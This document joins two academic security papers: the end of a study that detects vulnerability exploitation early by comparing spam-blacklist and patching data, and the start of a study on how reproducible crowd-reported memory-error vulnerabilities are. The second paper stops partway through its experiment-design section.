Furthermore, [30] suggests that in the timeline of evolution of software patches, patch development happens soon after vulnerability disclosure, yet there is a gap prior to patch deployment, as, e.g., enterprises want to test patches before they deploy them. In this landscape, early detection can also be utilized by enterprises to prioritize patch deployment of vulnerabilities that are being actively exploited. Our community detection method can be used to complement intrinsic attributes of a CVE, such as the CVSS score, to detect critical vulnerabilities with more precision. Additionally, the ability to detect machines with critical software vulnerabilities helps third-parties better assess a firm's cyber-risk, e.g., to design cyber-insurance policies and incentivize firms to improve their state of security [25, 26].

Note that our proposed technique relies on observing spam activity to detect compromised hosts, therefore our methodology fails to recognize exploits that do not result in any spam activity. However, once a machine is compromised, it is up to the attacker how they use the infected host, e.g., for ransomware, or to send spam. Even though a vulnerability might be used mainly for non-spam activities, one can detect exploitation as long as a portion of infected devices are used for sending spam. Nevertheless, infected hosts discovered by alternative bot detection techniques (e.g., scanning activity extracted from network telescope data and/or honeypots [3]) can be appended to the proposed symptomatic data, in order to build a more robust system.

Finally, while our technique is evaluated over measurements that are 3-4 years old (due to unavailability of the WINE dataset), the updating mechanism employed by the software examined herein have remained largely the same. In particular, except for Adobe Acrobat Reader, all of the software included in this study were using silent updates to automatically deliver patches to users, at the start of our observation windows (1/2013). This supports our claim that the same dynamics apply to more recent vulnerabilities, where even though patches are developed and disseminated by vendors through automated mechanisms, users and enterprises often opt out of keeping their software up to date, leading to eventual exploitation, and then followed by observation of symptoms. WannaCry and NotPetya outbreaks (exploiting CVE-2017-0144), and the Equifax data breach (caused by CVE-2017-5638) are all recent examples of this phenomena, where patches for the underlying vulnerabilities had been disseminated by software vendors months before each incident, but had not yet been deployed on the compromised machines [46, 47, 20].

## 8 Related Work

Bozorgi et al. [8] used linear support vector to predict the development of proof-of-concept (POC) exploits by leveraging exploit metadata. Our interest in this study is solely on exploits in the wild and their early detection. In [36] social media was used to predict official vulnerability disclosure and it was shown that accurate prediction can be made to gain a few days in advance of disclosure announcements as an effective means of mitigating zero-day attacks. The focus of this study by contrast is the detection of exploits post-disclosure by using two distinct datasets, one capturing end-host patching behavior, the other IP level malicious activities. Allodi [2] conducts an empirical study on the economics of vulnerability exploitation, by analyzing data collected from an underground cybercrime market.

Prior studies on end-host patching behavior heavily focus on understanding the patching behavior itself and its implication on user vulnerability and how it decays/evolves over time; these include e.g., observing patching patterns at different stages [35], the decay rate [15, 53], patching behavior across different update mechanisms [13, 19], vulnerability decay and threat by shared libraries [30], among others. To the best our knowledge, ours is the first study that attempts to to detect active exploitation by correlating patching behavior and vulnerability data with host infection data inferred from a set of spam blacklists.

Detection of community structures in graphs or networks is an increasingly active field in graph mining and has seen extensive work, see e.g., [17]. It has found wide applications in sociology [23, 51, 52], biology [18, 43, 52], computer science [31, 51, 52], and many other disciplines, where data is often modeled as a graph, using community detection as a tool for visualization, to reduce graph size, and to find hidden patterns. As an example, the notion of similarity graphs is a commonly used technique to represent data. For in-

stance, Holm et al. built similarity protein graphs where nodes represent protein structures and edges represent structural alignments for efficient search in the protein structure databases [22]. Similarly, to find disjoint subsets of data, E. Hartuv et al. created similarity graphs on pairs of elements, where similarity is determined by the set of features for each element, and then perform clustering on them [21]. In this study, we build similarity graphs among ISPs by measuring the similarity between their time series data.

## 9 Conclusion

In this paper we presented a novel method based on the notion of community detection to perform early detection of vulnerability exploitation. We used symptomatic botnet data to discover a community structure revealing how similar network entities behave in terms of their malicious activities. We then analyzed the risk behavior of end-hosts through a set of patching data that allows us to assess their risk to different vulnerabilities. The latter was then compared to the former to quantify whether the underlying risks are consistent with the observed global symptomatic community structure, which then allowed us to statistically determine whether a given vulnerability is being actively exploited. Our results show that by observing up to 10 days worth of data post-disclosure, we can successfully detect the presence of exploits at 90% accuracy. This is much earlier than the recorded times of detection for most vulnerabilities. This early detection capability provides significant time advantage in patch development and deployment, among other preventative and protective measures. The community structure generated during the feature extraction can also be used to identify groups of hosts at risk to specific vulnerabilities currently being exploited, adding to our ability to strengthen preventative and protective measures.

#### Acknowledgments

We thank Xueru Zhang, Parinaz Naghizadeh, Pin-Yu Chen, and Ziyun Zhu for their valuable discussions on this work. This work was supported by the NSF under grants CNS-1422211, CNS-1616575, CNS-1739517, and CNS-1464163, and by the DHS via contract number FA8750-18-2-0011.

## References

[1] ADOBE. Security advisory for Adobe Reader and Acrobat. `https://www.adobe.com/support/security/advisories/apsa13-02.html`.

[2] ALLODI, L. Economic factors of vulnerability trade and exploitation. In *ACM SIGSAC Conference on Computer and Communications Security* (2017), ACM, pp. 1483–1499.

[3] ANTONAKAKIS, M., APRIL, T., BAILEY, M., BERNHARD, M., BURSZTEIN, E., COCHRAN, J., DURUMERIC, Z., HALDERMAN, J. A., INVERNIZZI, L., KALLITSIS, M., ET AL. Understanding the Mirai botnet. In *USENIX Security Symposium* (2017).

[4] Symantec attack signatures. `http://bit.ly/1hCw1TL`.

[5] BASTIAN, M., HEYMANN, S., JACOMY, M., ET AL. Gephi: An open source software for exploring and manipulating networks. *ICWSM 8* (2009), 361–362.

[6] BELLOVIN, S. M. Patching is hard. `https://www.cs.columbia.edu/~smb/blog/2017-05/2017-05-12.html`.

[7] BENNETT, J. T. It's a kind of magic. `https://www.fireeye.com/blog/threat-research/2013/02/its-a-kind-of-magic-1.html`.

[8] BOZORGI, M., SAUL, L. K., SAVAGE, S., AND VOELKER, G. M. Beyond heuristics: Learning to classify vulnerabilities and predict exploits. In *ACM SIGKDD International Conference on Knowledge Discovery and Data Mining* (2010), ACM, pp. 105–114.

[9] CBL. `https://www.abuseat.org`.

[10] COSCIA, M., ROSSETTI, G., GIANNOTTI, F., AND PEDRESCHI, D. DEMON: A local-first discovery method for overlapping communities. In *ACM SIGKDD International Conference on Knowledge Discovery and Data Mining* (2012), ACM, pp. 615–623.

[11] CVE-2013-5330 (Flash) in an unknown exploit kit fed by high rank websites. `http://malware.dontneedcoffee.com/2014/02/cve-2013-5330-flash-in-unknown-exploit.html`.

[12] CVE ID syntax change. `https://cve.mitre.org/cve/identifiers/syntaxchange.html`.

[13] DUEBENDORFER, T., AND FREI, S. Web browser security update effectiveness. In *International Workshop on Critical Information Infrastructures Security* (2009), Springer, pp. 124–137.

[14] DUMITRAȘ, T., AND SHOU, D. Toward a standard benchmark for computer security research: The Worldwide Intelligence Network Environment (WINE). In *Workshop on Building Analysis Datasets and Gathering Experience Returns for Security* (2011), ACM, pp. 89–96.

[15] DURUMERIC, Z., KASTEN, J., ADRIAN, D., HALDERMAN, J. A., BAILEY, M., LI, F., WEAVER, N., AMANN, J., BEEKMAN, J., PAYER, M., ET AL. The matter of Heartbleed. In *Internet Measurement Conference* (2014), ACM, pp. 475–488.

[16] EYKHOLT, K., EVTIMOV, I., FERNANDES, E., LI, B., RAHMATI, A., XIAO, C., PRAKASH, A., KOHNO, T., AND SONG, D. Robust physical-world attacks on deep learning visual classification. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition* (2018), pp. 1625–1634.

[17] FORTUNATO, S. Community detection in graphs. *Physics Reports 486*, 3 (2010), 75–174.

[18] GIRVAN, M., AND NEWMAN, M. E. Community structure in social and biological networks. *Proceedings of the National Academy of Sciences 99*, 12 (2002), 7821–7826.

[19] GKANTSIDIS, C., KARAGIANNIS, T., RODRIGUEZ, P., AND VOJNOVIC, M. Planet scale software updates. In *ACM SIGCOMM Computer Communication Review* (2006).

[20] GOODIN, D. Failure to patch two-month-old bug led to massive Equifax breach. `https://arstechnica.com/information-technology/2017/09/massive-equifax-breach-caused-by-failure-to-patch-two-month-old-bug`.

[21] HARTUV, E., AND SHAMIR, R. A clustering algorithm based on graph connectivity. *Information Processing Letters 76*, 4 (2000), 175–181.

[22] HOLM, L., KÄÄRIÄINEN, S., ROSENSTRÖM, P., AND SCHENKEL, A. Searching protein structure databases with DaliLite v. 3. *Bioinformatics 24*, 23 (2008), 2780–2781.

[23] HUI, P., YONEKI, E., CHAN, S. Y., AND CROWCROFT, J. Distributed community detection in delay tolerant networks. In *ACM/IEEE International Workshop on Mobility in the Evolving Internet Architecture* (2007), ACM, p. 7.

[24] JACOMY, M., VENTURINI, T., HEYMANN, S., AND BASTIAN, M. ForceAtlas2, a continuous graph layout algorithm for handy network visualization designed for the Gephi software. *PloS one 9*, 6 (2014), e98679.

[25] KHALILI, M. M., NAGHIZADEH, P., AND LIU, M. Designing cyber insurance policies: Mitigating moral hazard through security pre-screening. In *International Conference on Game Theory for Networks* (2017), Springer, pp. 63–73.

[26] KHALILI, M. M., NAGHIZADEH, P., AND LIU, M. Designing cyber insurance policies: The role of pre-screening and security interdependence. *IEEE Transactions on Information Forensics and Security 13*, 9 (2018), 2226–2239.

[27] LANCICHINETTI, A., AND FORTUNATO, S. Community detection algorithms: A comparative analysis. *Physical Review E 80*, 5 (2009), 056117.

[28] LIN, S., YEH, M., AND LI, C. Common vulnerability scoring system version 2 calculator. *PAKDD 2013 Tutorial* (2013).

[29] MaxMind. `http://www.maxmind.com/`.

[30] NAPPA, A., JOHNSON, R., BILGE, L., CABALLERO, J., AND DUMITRAȘ, T. The attack of the clones: A study of the impact of shared code on vulnerability patching. In *IEEE Symposium on Security and Privacy* (2015).

[31] NATARAJAN, N., SEN, P., AND CHAOJI, V. Community detection in content-sharing social networks. In *IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining* (2013), ACM, pp. 82–89.

[32] NAYAK, K., MARINO, D., EFSTATHOPOULOS, P., AND DUMITRAȘ, T. Some vulnerabilities are different than others: Studying vulnerabilities and attack surfaces in the wild. In *International Symposium on Research in Attacks, Intrusions and Defenses* (Sep 2014).

[33] NIST. National Vulnerability Database. `https://nvd.nist.gov`.

[34] PEDREGOSA, F., VAROQUAUX, G., GRAMFORT, A., MICHEL, V., THIRION, B., GRISEL, O., BLONDEL, M., PRETTENHOFER, P., WEISS, R., DUBOURG, V., ET AL. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research 12* (2011), 2825–2830.

[35] RAMOS, T. The laws of vulnerabilities. In *RSA Conference* (2006).

[36] SABOTTKE, C., SUCIU, O., AND DUMITRAŞ, T. Vulnerability disclosure in the age of social media: Exploiting Twitter for predicting real-world exploits. In *USENIX Security Symposium* (2015).

[37] SAEYS, Y., INZA, I., AND LARRAÑAGA, P. A review of feature selection techniques in bioinformatics. *Bioinformatics 23*, 19 (2007), 2507–2517.

[38] SARABI, A., ZHU, Z., XIAO, C., LIU, M., AND DUMITRAŞ, T. Patch me if you can: A study on the effects of individual user behavior on the end-host vulnerability state. In *International Conference on Passive and Active Network Measurement* (2017), Springer, pp. 113–125.

[39] The Spamhaus project: SBL, XBL, PBL, ZEN. `http://www.spamhaus.org`.

[40] Symantec security focus community. `http://www.securityfocus.com`.

[41] SpamCop blocking list. `http://www.spamcop.net`.

[42] SYMANTEC CORPORATION. Symantec threat explorer. `http://www.symantec.com/security_response/threatexplorer/azlisting.jsp`.

[43] THAKUR, G. S. Community detection in biological networks. *Applied Statistics for Network Biology: Methods in Systems Biology*, 299–327.

[44] TONG, L., LI, B., HAJAJ, C., AND VOROBEYCHIK, Y. Feature conservation in adversarial classifier evasion: A case study. *arXiv preprint arXiv:1708.08327* (2017).

[45] UCEPROTECT network. `http://www.uceprotect.net`.

[46] US-CERT. Indicators associated with WannaCry ransomware. `https://www.us-cert.gov/ncas/alerts/TA17-132A`.

[47] US-CERT. Petya ransomware. `https://www.us-cert.gov/ncas/alerts/TA17-181A`.

[48] WPBL: Weighted private block list. `http://www.wpbl.info`.

[49] XIAO, C., LI, B., ZHU, J.-Y., HE, W., LIU, M., AND SONG, D. Generating adversarial examples with adversarial networks. *arXiv preprint arXiv:1801.02610* (2018).

[50] XIAO, C., ZHU, J.-Y., LI, B., HE, W., LIU, M., AND SONG, D. Spatially transformed adversarial examples. *arXiv preprint arXiv:1801.02612* (2018).

[51] YANG, J., AND LESKOVEC, J. Overlapping community detection at scale: A nonnegative matrix factorization approach. In *ACM International Conference on Web Search and Data Mining* (2013), ACM, pp. 587–596.

[52] YANG, J., MCAULEY, J., AND LESKOVEC, J. Community detection in networks with node attributes. In *IEEE International Conference on Data Mining* (2013), IEEE, pp. 1151–1156.

[53] YILEK, S., RESCORLA, E., SHACHAM, H., ENRIGHT, B., AND SAVAGE, S. When private keys are public: Results from the 2008 Debian OpenSSL vulnerability. In *Internet Measurement Conference* (2009), pp. 15–27.

# Understanding the Reproducibility of Crowd-reported Security Vulnerabilities

[†‡]Dongliang Mu[*], [‡]Alejandro Cuevas, [§]Limin Yang, [§]Hang Hu
[‡]Xinyu Xing, [†]Bing Mao, [§]Gang Wang

[†]*National Key Laboratory for Novel Software Technology, Nanjing University, China*
[‡]*College of Information Sciences and Technology, The Pennsylvania State University, USA*
[§]*Department of Computer Science, Virginia Tech, USA*
*dzm77@ist.psu.edu, aledancuevas@psu.edu, {liminyang, hanghu}@vt.edu,*
*xxing@ist.psu.edu, maobing@nju.edu.cn, gangwang@vt.edu*

## Abstract

Today's software systems are increasingly relying on the "power of the crowd" to identify new security vulnerabilities. And yet, it is not well understood how *reproducible* the crowd-reported vulnerabilities are. In this paper, we perform the first empirical analysis on a wide range of real-world security vulnerabilities (368 in total) with the goal of quantifying their reproducibility. Following a carefully controlled workflow, we organize a focused group of security analysts to carry out reproduction experiments. With 3600 man-hours spent, we obtain quantitative evidence on the prevalence of missing information in vulnerability reports and the low reproducibility of the vulnerabilities. We find that relying on a single vulnerability report from a popular security forum is generally difficult to succeed due to the incomplete information. By widely crowdsourcing the information gathering, security analysts could increase the reproduction success rate, but still face key challenges to troubleshoot the non-reproducible cases. To further explore solutions, we surveyed hackers, researchers, and engineers who have extensive domain expertise in software security (N=43). Going beyond Internet-scale crowdsourcing, we find that, security professionals heavily rely on manual debugging and speculative guessing to infer the missed information. Our result suggests that there is not only a necessity to overhaul the way a security forum collects vulnerability reports, but also a need for automated mechanisms to collect information commonly missing in a report.

## 1 Introduction

Security vulnerabilities in software systems are posing a serious threat to users, organizations and even nations. In 2017, unpatched vulnerabilities allowed the WannaCry ransomware cryptoworm to shutdown more than 300,000 computers around the globe [24]. Around the same time, another vulnerability in Equifax's Apache servers led to a devastating data breach that exposed half of the American population's Social Security Numbers [48].

Identifying security vulnerabilities has been increasingly challenging. Due to the high complexity of modern software, it is no longer feasible for in-house teams to identify all possible vulnerabilities before a software release. Consequently, an increasing number of software vendors have begun to rely on "the power of the crowd" for vulnerability identification. Today, anyone on the Internet (*e.g.*, white hat hackers, security analysts, and even regular software users) can identify and report a vulnerability. Companies such as Google and Microsoft are spending millions of dollars on their "bug bounty" programs to reward vulnerability reporters [38, 54, 41]. To further raise community awareness, the reporter may obtain a Common Vulnerabilities and Exposures (CVE) ID, and archive the entry in various online vulnerability databases. As of December 2017, the CVE website has archived more than 95,000 security vulnerabilities.

Despite the large number of crowd-reported vulnerabilities, there is still a major gap between vulnerability reporting and vulnerability patching. Recent measurements show that it takes a long time, sometimes multiple years, for a vulnerability to be patched after the initial report [43]. In addition to the lack of awareness, anecdotal evidence also asserts the poor quality of crowdsourced reports. For example, a Facebook user once identified a vulnerability that allowed attackers to post

[*]Work was done while visiting The Pennsylvania State University.

messages onto anyone's timeline. However, the initial report had been ignored by Facebook engineers due to "lack of enough details to reproduce the vulnerability", until the Facebook CEO's timeline was hacked [18].

As more vulnerabilities are reported by the crowd, the *reproducibility* of the vulnerability becomes critical for software vendors to quickly locate and patch the problem. Unfortunately, a non-reproducible vulnerability is more likely to be ignored [53], leaving the affected system vulnerable. So far, related research efforts have primarily focused on vulnerability notifications, and generating security patches [26, 35, 43, 45]. The vulnerability reproduction, as a critical early step for risk mitigation, has not been well understood.

In this paper, we bridge the gap by conducting the first in-depth empirical analysis on the *reproducibility* of crowd-reported vulnerabilities. We develop a series of experiments to assess the usability of the information provided by the reporters by *actually attempting to reproduce the vulnerabilities*. Our analysis seeks to answer three specific questions. First, how reproducible are the reported vulnerabilities using only the provided information? Second, what factors have made certain vulnerabilities difficult to reproduce? Third, what actions could software vendors (and the vulnerability reporters) take to systematically improve the efficiency of reproduction?

**Assessing Reproducibility.** The biggest challenge is that reproducing a vulnerability requires almost exclusively *manual efforts*, and requires the "reproducer" to have highly specialized knowledge and skill sets. It is difficult for a study to achieve both depth and scale at the same time. To these ends, we prioritize depth while preserving a reasonable scale for generalizable results. More specifically, we focus on *memory error vulnerabilities*, which are ranked among the most dangerous software errors [7] and have caused significant real-world impacts (*e.g.*, Heartbleed, WannaCry). We organize a focused group of highly experienced security researchers and conduct a series of controlled experiments to reproduce the vulnerabilities based on the provided information. We carefully design a workflow so that the reproduction results reflect the value of the information in the reports, rather than the analysts' personal hacking skills.

Our experiments demanded 3600 man-hours to finish, covering a dataset of 368 memory error vulnerabilities (291 CVE cases and 77 non-CVE cases) randomly sampled from those reported in the last 17 years. For CVE cases, we crawled all the 4,694 references (*e.g.*, technical reports, blogs) listed on the CVE website as information sources for the reproduction. We consider these references as the *crowd-sourced vulnerability reports* which contain the detailed information for vulnerability reproduction. We argue that the size of the dataset is reasonably large. For example, prior works have used reported vulnerabilities to benchmark their vulnerability detection and patching tools. Most datasets are limited to less than 10 vulnerabilities [39, 29, 40, 46, 25], or at the scale of tens [55, 56, 27, 42], due to the significant manual efforts needed to build ground truth data.

We have a number of key observations. First, individual vulnerability reports from popular security forums have an extremely low success rate of reproduction (4.5% – 43.8%) caused by missing information. Second, a "crowdsourcing" approach that aggregates information from all possible references help to recover some but not all of the missed fields. After information aggregation, 95.1% of the 368 vulnerabilities still missed at least one required information field. Third, it is not always the most commonly missed information that foiled the reproduction. Most reports did not include details on software installation options and configurations (87%+), or the affected operating system (OS) (22.8%). While such information is often recoverable using "common sense" knowledge, the real challenges arise when the vulnerability reports missed the Proof-of-Concept (PoC) files (11.7%) or, more often, the methods to trigger the vulnerability (26.4%). Based on the aggregated information and common sense knowledge, only 54.9% of the reported vulnerabilities can be reproduced.

Recovering the missed information is even more challenging given the limited feedback on "why a system did not crash". To recover the missing information, we identified useful heuristics through extensive manual debugging and troubleshooting, which increased the reproduction rate to 95.9%. We find it helpful to prioritize testing the information fields that are likely to require non-standard configurations. We also observe useful correlations between "similar" vulnerability reports, which can provide hints to reproduce the poorly documented ones. Despite these heuristics, we argue that significant manual efforts could have been saved if the reporting system required a few mandated information fields.

**Survey.** To validate our observations, we surveyed external security professionals from both academia and industry[1]. We received 43 valid responses from 10 different institutions, including 2 industry labs, 6 academic groups and 2 Capture The Flag (CTF) teams. The survey results confirmed the prevalence of missing information in vulnerability reports, and provided insights into common ad-hoc techniques used to recover missing information.

**Data Sharing.** To facilitate future research, we will share our fully tested and annotated dataset of 368 vul-

[1]Our study received the approval from our institutions' IRB (#STUDY00008566).

nerabilities (291 CVE and 77 non-CVE)[2]. Based on the insights obtained from our measurements and user study, we create a comprehensive report for each case where we filled in the missing information, attached the correct PoC files, and created an appropriate Docker Image/File to facilitate a quick reproduction. This can serve as a much needed large-scale evaluation dataset for researchers.

In summary, our contributions are four-fold:

- First, we perform the first in-depth analysis on the reproducibility of crowd-reported security vulnerabilities. Our analysis covers 368 real-world memory error vulnerabilities, which is the largest benchmark dataset to the best of our knowledge.
- Second, our results provide quantitative evidence on the poor reproducibility, due to the prevalence of missing information, in vulnerability reports. We also identify key factors which contribute to reproduction failures.
- Third, we conduct a user study with real-world security researchers from 10 different institutions to validate our findings, and provide suggestions on how to improve the vulnerability reproduction efficiency.
- Fourth, we share our full benchmark dataset of reproducible vulnerabilities (which took 3000+ man-hours to construct).

## 2 Background and Motivations

We start by introducing the background of security vulnerability reporting and reproduction. We then proceed to describe our research goals.

**Security Vulnerability Reporting.** In the past decade, there has been a successful crowdsourcing effort from security professionals and software users to report and share their identified security vulnerabilities. When people identify a vulnerability, they can request a CVE ID from CVE Numbering Authorities (*i.e.*, MITRE Corporation). After the vulnerability can be publicly released, the CVE ID and corresponding vulnerability information will be added to the CVE list [5]. The CVE list is supplied to the National Vulnerability Database (NVD) [14] where analysts can perform further investigations and add additional information to help the distribution and reproduction. The Common Vulnerability Scoring System (CVSS) also assigns "severity scores" to vulnerabilities.

**CVE Website and Vulnerability Report.** The CVE website [5] maintains a list of known vulnerabilities that have obtained a CVE ID. Each CVE ID has a web page with a short description about the vulnerability and a list of external references. The short description only provides a high-level summary. The actual technical details are contained in the external references. These references could be constituted by technical reports, blog/-forum posts, or sometimes a PoC. It is often the case, however, that the PoC is not available and the reporter only describes the vulnerability, leaving the task of crafting PoCs to the community.

There are other websites that often act as "external references" for the CVE pages. Some websites primarily collect and archive the public exploits and PoC files for known vulnerabilities (*e.g.*, ExploitDB [9]). Other websites directly accept vulnerability reports from users, and support user discussions (*e.g.*, Redhat Bugzilla [16], OpenWall [15]). Websites such as SecurityTracker [20] and SecurityFocus [21] aim to provide more complete and structured information for known vulnerabilities.

**Memory Error Vulnerability.** A memory error vulnerability is a security vulnerability that allows attackers to manipulate in-memory content to crash a program or obtain unauthorized access to a system. Memory error vulnerabilities such as "Stack Overflows", "Heap Overflows", and "Use After Free", have been ranked among the most dangerous software errors [7]. Popular real-world examples include the *Heartbleed* vulnerability (CVE-2014-0160) that affected millions of servers and devices running HTTPS. A more recent example is the vulnerability exploited by the *WannaCry* cryptoworm (CVE-2017-0144) which shut down 300,000+ servers (*e.g.*, those in hospitals and schools) around the globe. Our paper primarily focuses on memory error vulnerabilities due to their high severity and real-world impact.

**Vulnerability Reproduction.** Once a security vulnerability is reported, there is a constant need for people to reproduce the vulnerability, especially highly critical ones. First and foremost, developers and vendors of the vulnerable software will need to reproduce the reported vulnerability to analyze the root causes and generate security patches. Analysts from security firms also need to reproduce and verify the vulnerabilities to assess the corresponding threats to their customers and facilitate threat mitigations. Finally, security researchers often rely on known vulnerabilities to benchmark and evaluate their vulnerability detection and mitigation techniques.

**Our Research Questions.** While existing works focus on vulnerability identification and patches [53, 26, 35, 43, 45], there is a lack of systematic understanding of the vulnerability reproduction problem. Reproducing a vulnerability is a prerequisite step when diagnosing and eliminating a security threat. Anecdotal evidence suggests that vulnerability reproduction is extremely labor-intensive and time-consuming [18, 53]. Our study seeks

[2]Dataset release: `https://github.com/VulnReproduction/LinuxFlaw`

to provide a first in-depth understanding of reproduction difficulties of crowd-reported vulnerabilities while exploring solutions to boost the reproducibility. Using the memory error vulnerability reports as examples, we seek to answer three specific questions. *First*, how reproducible are existing security vulnerability reports based on the provided information? *Second*, what are root causes that contribute to the difficulty of vulnerability reproduction? *Third*, what are possible ways to systematically improve the efficiency of vulnerability reproduction?

# 3 Methodology and Dataset

To answer these questions, we describe our high-level approach and collect the dataset for our experiments.

## 3.1 Methodology Overview

Our goal is to systemically measure the reproducibility of existing security vulnerability reports. There are a number of challenges to perform this measurement.

**Challenges.** The *first* challenge is that reproducing a vulnerability based on existing reports requires almost exclusively manual efforts. All the key steps of reproduction (*e.g.*, reading the technical reports, installing the vulnerable software, and triggering and analyzing the crash) are different for each case, and thus cannot be automated. To analyze a large number of vulnerability reports in depth, we are required to recruit a big group of analysts to work full time for months; this is an unrealistic expectation. The *second* challenge is that successful vulnerability reproduction may also depend on the knowledge and skills of the security analysts. In order to provide a reliable assessment, we need to recruit real domain experts to eliminate the impact of the incapacity of the analysts.

**Approaches.** Given the above challenges, it is difficult for our study to achieve both depth and scale at the same time. We decide to prioritize the *depth* of the analysis while maintaining a reasonable scale for generalizable results. More specifically, we select one severe type of vulnerability (*i.e.*, memory error vulnerability), which allows us to form a focused group of domain experts to work on the vulnerability reproduction experiments. We design a systematic procedure to assess the reproducibility of the vulnerability based on available information (instead of the hacking skills of the experts). In addition, to complement our empirical measurements, we conduct a user study with external security professionals from both academia and industry. The latter will provide us with their perceptions towards existing vulnerability reports and the reproduction process. Finally, we combine the results of the first two steps to discuss solutions to facilitate efficient vulnerability reproduction and improve the usability of current vulnerability reports.

| Dataset | Vulnerability | PoCs | All Refs | Valid Refs |
|---|---|---|---|---|
| CVE | 291 | 332 | 6,044 | 4,694 |
| Non-CVE | 77 | 80 | 0 | 0 |
| Total | 368 | 412 | 6,044 | 4,694 |

Table 1: Dataset overview.

## 3.2 Vulnerability Report Dataset

For our study, we gather a large collection of reported vulnerabilities from the past 17 years. In total, we collect two datasets including a *primary dataset* of vulnerabilities with CVE IDs, and a *complementary dataset* for vulnerabilities that do not yet have a CVE ID (Table 1).

We focus on memory error vulnerabilities due to their high severity and significant real-world impact. In addition to the famous examples such as *Heartbleed*, and *WannaCry*, there are more than 10,000 memory error vulnerabilities listed on the CVE website. We crawled the pages of the current 95K+ entries (2001 – 2017) and analyzed their severity scores (CVSS). Our result shows that the average CVSS score for memory error vulnerabilities is 7.6, which is clearly higher than the overall average (6.2), confirming their severity.

**Defining Key Terms.** To avoid confusion, we define a few terms upfront. We refer to the web page of each CVE ID on the CVE website as a *CVE entry*. In each CVE entry's reference section, the cited websites are referred as *information source websites* or simply *source websites*. The source websites provide detailed technical reports on each vulnerability. We consider these technical reports on the source websites as the *crowd-sourced vulnerability reports* for our evaluation.

**Primary CVE Dataset.** We first obtain a random sample of 300 CVE entries [5] on memory error vulnerabilities in Linux software (2001 to 2017). We focus on Linux software for two reasons. First, reproducing a vulnerability typically requires the source code of the vulnerable software (*e.g.*, compilation options may affect whether the binary is vulnerable). The open-sourced Linux software and Linux kernel make such analysis possible. As a research group, we cannot analyze closed-sourced software (*e.g.*, most Windows software), but the methodology is generally applicable (*i.e.*, software vendors have access to their own source code). Second, Linux-based vulnerabilities have a high impact. Most enterprise servers, data center nodes, supercomputers, and even Android devices run Linux [8, 57].

From the 300 CVE entries, we obtain 291 entries where the software has the source code. In the past 17 years, there have been about 10,000 CVE entries on





Figure 1: Vulnerability type.





Figure 2: # of vulnerabilities over time.





Figure 3: Workflow of reproducing a vulnerability.

memory error vulnerabilities and about 2,420 are related to Linux software [3]. Our sampling rate is about 12%.

For each CVE entry, we collect the references directly listed in the *References* section and also iteratively include references contained within the direct references. Out of the total 6,044 external reference links, 4,694 web pages were still available for crawling. In addition, we collect the proof-of-concept (PoC) files for each CVE ID if the PoCs are attached in the vulnerability reports. Certain CVE IDs have multiple PoCs, representing different ways of exploiting the vulnerability.

**Complementary Non-CVE Dataset.** Since some entities may not request CVE IDs for the vulnerabilities they identified, we also obtain a small sample of vulnerabilities that do not yet have a CVE ID. In this way, we can enrich and diversify our vulnerability reports. Our non-CVE dataset is collected from ExploitDB [9], the largest archive for public exploits. At the time of writing, there are about 1,219 exploits of memory error vulnerabilities in Linux software listed on ExploitDB. Of these, 316 do not have a CVE ID. We obtain a random sample of 80 vulnerabilities; 77 of them have their source code available and are included in our dataset.

**Justifications on the Dataset Size.** We believe the 368 memory error vulnerabilities (291 on CVE, about 12% of coverage) form a reasonably large dataset. To better contextualize the size of the dataset, we reference recent papers that use vulnerabilities on the CVE list to evaluate their vulnerability detection/patching systems. Most of the datasets are limited to less than 10 vulnerabilities [39, 34, 32, 30, 33, 25, 46, 40, 29], while only a few larger studies achieve a scale of tens [55, 56]. The only studies that can scale well are those which focus on the high-level information in the CVE entries without the need to perform any code analysis or vulnerability verifications [43].

**Preliminary Analysis.** Our dataset covers a diverse set of memory error vulnerabilities, 8 categories in total as shown in Figure 1. We obtained the vulnerability types from the CVE entry's description or its references. The vulnerability type was further verified during the reproduction. *Stack Overflow* and *Heap Overflow* are the most common types. The *Invalid Free* category includes both "Use After Free" and "Double Free". The *Other* category covers a range of other memory related vulnerabilities such as "Uninitialized Memory" and "Memory Leakage". Figure 2 shows the number of vulnerabilities in different years. We divide the vulnerabilities into 6 time bins (five 3-year periods and one 2-year period). This over-time trend of our dataset is relatively consistent with that of the entire CVE database [23].

[3] We performed direct measurements instead of using 3rd-party statistics (*e.g.*, `cvedetails.com`). 3rd-party websites often mix memory error vulnerabilities with other bigger categories (*e.g.*, "overflow").

## 4 Reproduction Experiment Design

Given the vulnerability dataset, we design a systematic procedure to measure its reproducibility. Our experiments seek to identify the key information fields that contribute to the success of reproduction while measuring the information fields that are commonly missing from existing reports. In addition, we examine the most popular information sources cited by the CVE entries and their contributions to the reproduction.

### 4.1 Reproduction Workflow

To assess the reproducibility of a vulnerability, we design a workflow, which delineates vulnerability reproduction as a 4-stage procedure (see Figure 3). At the *report gathering* stage, a security analyst collects reports and sources tied to a vulnerability. At the *environment setup* stage, he identifies the target version(s) of a vulnerable software, finds the corresponding source code (or binary), and sets up the operating system for that software. At the *software preparation* stage, the security analyst compiles and installs the vulnerable software by following the compilation and configuration options given in the report or software specification. Sometimes, he also needs to ensure the libraries needed for the vulnerable software are correctly installed. At the *vulnerability re-*

| Type of PoC | Default Action |
|---|---|
| Shell commands | Run the commands with the default shell |
| Script program (e.g., `python`) | Run the script with the appropriate interpreter |
| C/C++ code | Compile code with default options and run it |
| A long string | Directly input the string to the vulnerable program |
| A malformed file (e.g., `jpeg`) | Input the file to the vulnerable program |

Table 2: Default trigger method for proof-of-concept (PoC) files.

| Building System | Default Commands |
|---|---|
